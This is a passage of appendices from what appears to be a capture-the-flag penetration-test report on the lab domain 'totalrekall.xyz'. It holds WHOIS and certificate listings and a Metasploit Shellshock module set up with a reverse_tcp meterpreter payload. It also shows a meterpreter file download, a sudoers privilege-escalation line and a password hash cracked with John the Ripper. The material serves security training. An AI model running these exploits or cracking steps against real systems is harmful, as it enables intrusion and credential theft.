Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
Registry Registrant ID: CR534509109
Registrant Name: sshUser alice
Registrant Organization:
Registrant Street: h8s692hskasd Flag1
Registrant City: Atlanta
Registrant State/Province: Georgia
Registrant Postal Code: 30309
Registrant Country: US
Registrant Phone: +1.7702229999
Registrant Phone Ext:
Registrant Fax:
Registrant Fax Ext:
Registrant Email: jlow@2u.com
Registry Tech ID: CR534509110
Tech Name: sshUser alice
Tech Organization:
Tech Street: h8s692hskasd Flag1
Tech City: Atlanta
Tech State/Province: Georgia
```

Appendix Q

Flag 2: Identity IP

Figure Q1:





Figure Q2:



Appendix R

Flag 3: Open Source Exposed Data Vulnerability

Figure R1:





Figure R2:




Certificates	crt.sh ID	Logged At	Not Before	Not After	Common Name	Matching Identities	Issuer Name
9424423941	2023-05-18	2023-05-18	2024-05-18	totalrekall.xyz	totalrekall.xyz		C=US, ST=Arizona, L=Scottsdale, O="GoDaddy.com, Inc.", OU=http://certs.godaddy.com /repository/, CN=Go Daddy Secure Certificate Authority - G2
6095738637	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz		C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
6095738716	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz		C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
6095204253	2022-02-02	2022-02-02	2022-05-03	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz		C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
6095204153	2022-02-02	2022-02-02	2022-05-03	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz		C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA

Appendix S

Flag 4: Nmap Scan


Figure S1:



Appendix T

Flag 5: Nmap Scan - Aggressive


Figure T1:



Appendix U

Flag 6: Nessus Scan


Figure U1:



Appendix V

Flag 7: Apache Tomcat Remote Code Execution (RCE) Vulnerability


Figure V1



Appendix W


Flag 8: Shellshock Vulnerability

Figure W1:



```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > show options

Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):

   Name             Current Setting       Required  Description
   ----             ---------------       --------  -----------
   CMD_MAX_LENGTH   2048                  yes       CMD max line length
   CVE              CVE-2014-6271         yes       CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014
   HEADER           User-Agent            yes       HTTP header to use
   METHOD           GET                   yes       HTTP method to use
   Proxies                                no        A proxy chain of format type:host:port[,type:host:port]
   RHOSTS           192.168.13.11         yes       The target host(s), see https://github.com/rapid7/metas
                                                    ki/Using-Metasploit
   RPATH            /bin                  yes       Target PATH for binaries used by the CmdStager
   RPORT            80                    yes       The target port (TCP)
   SRVHOST          0.0.0.0               yes       The local host or network interface to listen on. This
                                                     on the local machine or 0.0.0.0 to listen on all addre
   SRVPORT          8080                  yes       The local port to listen on.
   SSL              false                 no        Negotiate SSL/TLS for outgoing connections
   SSLCert                                no        Path to a custom SSL certificate (default is randomly g
   TARGETURI        /cgi-bin/shockme.cgi  yes       Path to CGI script
   TIMEOUT          5                     yes       HTTP read response timeout (seconds)
   URIPATH                                no        The URI to use for this exploit (default is random)
   VHOST                                  no        HTTP server virtual host


Payload options (linux/x86/meterpreter/reverse_tcp):
```

Figure W2:




```
# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d
flag8-9dnx5shdf5 ALL=(ALL:ALL) /usr/bin/less
```

Appendix X

Flag 9: Shellshock Vulnerability

Figure X1:



Appendix Y

Flag 10: Struts Vulnerability (GNL Injection)

Figure Y1

```
meterpreter > download /root/flagisinThisfile.7z
[*] Downloading: /root/flagisinThisfile.7z → /root/flagisinThisfile.7z
[*] Downloaded 194.00 B of 194.00 B (100.0%): /root/flagisinThisfile.7z → /root/flagisinThisfile.7z
[*] download    : /root/flagisinThisfile.7z → /root/flagisinThisfile.7z
meterpreter > exit
[*] Shutting down Meterpreter ...
```


Figure Y2

```
┌──(root💀 kali)-[~]
└─# cat flagisinThisfile.7z
7z••'fV•%•!•••flag 10 is wjasdufsdkg
•3•€••ɔ6=•t•••#••▯▯•{•••<•H•vw{I••••W•
                                    F••Q••••••I••••••••••?•;•<•Ex|•••••
                                                                       •
                                                                          #]
                                                                            ••
n•]
```

Appendix Z

Flag 11: Drupal Vulnerability


Figure Z1



Appendix AA

Flag 12: Privilege Escalation

FIgure AA1



Appendix BB

Flag 1: OSINT

Figure BB1

```
trivera:$apr1$A0vSKwao$GV3sgGAj53j.c3GkS4oUC0
```

Figure BB2

```
File  Actions  Edit  View  Help
┌──(root💀kali)-[~]
└─# nano githubf1.txt

┌──(root💀kali)-[~]
└─# john githubf1.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 512/512 AVX512BW 16×3])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Tanya4life       (trivera)
1g 0:00:00:00 DONE 2/3 (2025-01-27 15:21) 7.692g/s 9646p/s 9646c/s 9646C/s 123456..jake
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Appendix CC

Flag 2: HTTP Enumeration

FIgure CC1





Figure CC2



Appendix DD

Flag 3: FTP Enumeration

Figure DD1


